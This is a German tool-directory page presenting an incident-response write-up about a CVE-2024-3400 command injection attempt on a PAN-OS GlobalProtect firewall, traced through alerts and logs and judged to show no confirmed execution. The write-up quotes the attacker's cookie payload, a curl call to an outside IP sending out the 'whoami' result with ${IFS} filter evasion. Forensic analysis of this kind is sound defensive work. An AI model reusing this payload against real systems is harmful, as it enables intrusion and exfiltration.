Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
PAN-OS-CVE-2024-3400-Command-Injection-Investigation — Untersuchung eines PAN-OS CVE-2024-3400 command injection-Versuchs, Analyse der Payload-Übermittlung, internen Verarbeitung und Ausführungsvalidierung auf Basis von Log-Beweisen. | Kitploit
Tools/GitHubGitHub/zedocun/pan-os-cve-2024-3400-command-injection-investigation
SchwachstellenanalyseWebsicherheitDigitale ForensikBedrohungsanalyseIncident ResponseLog-Analyse
GitHubzedocun/pan-os-cve-2024-3400-command-injection-investigation

PAN-OS-CVE-2024-3400-Command-Injection-Investigation

Untersuchung eines PAN-OS CVE-2024-3400 command injection-Versuchs, Analyse der Payload-Übermittlung, internen Verarbeitung und Ausführungsvalidierung auf Basis von Log-Beweisen.

Repository anzeigen
131vor 7 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    343
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    295

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Read on Medium

Untersuchung eines PAN-OS CVE-2024-3400 Command Injection Versuchs

Überblick

Dieses Projekt dokumentiert die Untersuchung eines CVE-2024-3400 Command Injection-Versuchs, der auf einen PAN-OS GlobalProtect-Dienst abzielt.

Das Ziel war zu ermitteln:

  • ob es sich um einen echten Angriff handelt
  • ob eine Befehlsausführung stattfand
  • ob es Hinweise auf eine Kompromittierung gibt

Alarmübersicht

Ein kritischer Alarm wurde ausgelöst, der auf einen möglichen Exploit-Versuch hinwies.

  • Target: 172.16.17.139 (PA-Firewall-01)
  • Source: 144.172.79.92
  • Endpoint: /global-protect/login.esp
  • Method: POST
  • Action: Allowed

Alert Overview


Schädlicher Payload

Die Anfrage enthält ein manipuliertes Cookie:

SESSID=... curl${IFS}144.172.79.92:4444?user=$(whoami)

Payload

Wichtige Beobachtungen

  • ${IFS} umgeht die Leerzeichenfilterung
  • whoami versucht, die Systemidentität abzurufen
  • curl versucht eine ausgehende Kommunikation

Dies ist ein Command Injection Payload


Webserver-Nachweise

Nginx-Logs bestätigen, dass die Anfrage den Server erreicht hat:

POST /global-protect/login.esp
HTTP 200
User-Agent: curl

Nginx Logs

Die schädliche Anfrage wurde akzeptiert und verarbeitet.


Interne Verarbeitung

System-Logs zeigen, dass der Payload die interne Logik erreicht hat:

Processing Logs

Wichtige Erkenntnis

  • Payload wurde in den internen Befehl eingebettet (dt_curl)
  • ausgehende Anfrage versucht
  • Ausführungskette erreichte interne Komponenten

Allerdings:

DNS-Abfrage fehlgeschlagen → ausgehende Verbindung fehlgeschlagen


Angreifer-Infrastruktur


Die angreifende IP:

  • 144.172.79.92
  • als schädlich markiert
  • mit einem Hosting-Anbieter verknüpft

Attacker IP

Dies bestätigt die Herkunft von einem externen Angreifer.


Netzwerk-Zeitachse

Mehrere IPs interagierten vor dem Angriff mit dem System:

Timeline

Nur 144.172.79.92 ist direkt mit dem Exploit verbunden.


Auswirkungsbewertung

Bestätigt

  • Exploit-Versuch, der auf CVE-2024-3400 abzielt
  • schädlicher Payload zugestellt
  • Anfrage vom Server verarbeitet
  • Payload erreichte interne Verarbeitung
  • ausgehender Versuch ausgelöst

Nicht bestätigt

  • Befehlsausführung im Betriebssystem
  • Befehlsausgabe
  • Datenexfiltration
  • Reverse Shell
  • Persistenz
  • laterale Bewegung

Fazit

Dies war ein echter Command Injection-Versuch.

Der Angreifer hat erfolgreich:

  • eine schädliche Anfrage zugestellt
  • einen Payload injiziert
  • interne Verarbeitung ausgelöst

Allerdings:

es gibt keine bestätigte Ausführung oder Systemkompromittierung


Endgültige Klassifizierung

Command Injection-Versuch
Payload verarbeitet - Keine bestätigte Ausführung oder Auswirkung

Tool herunterladen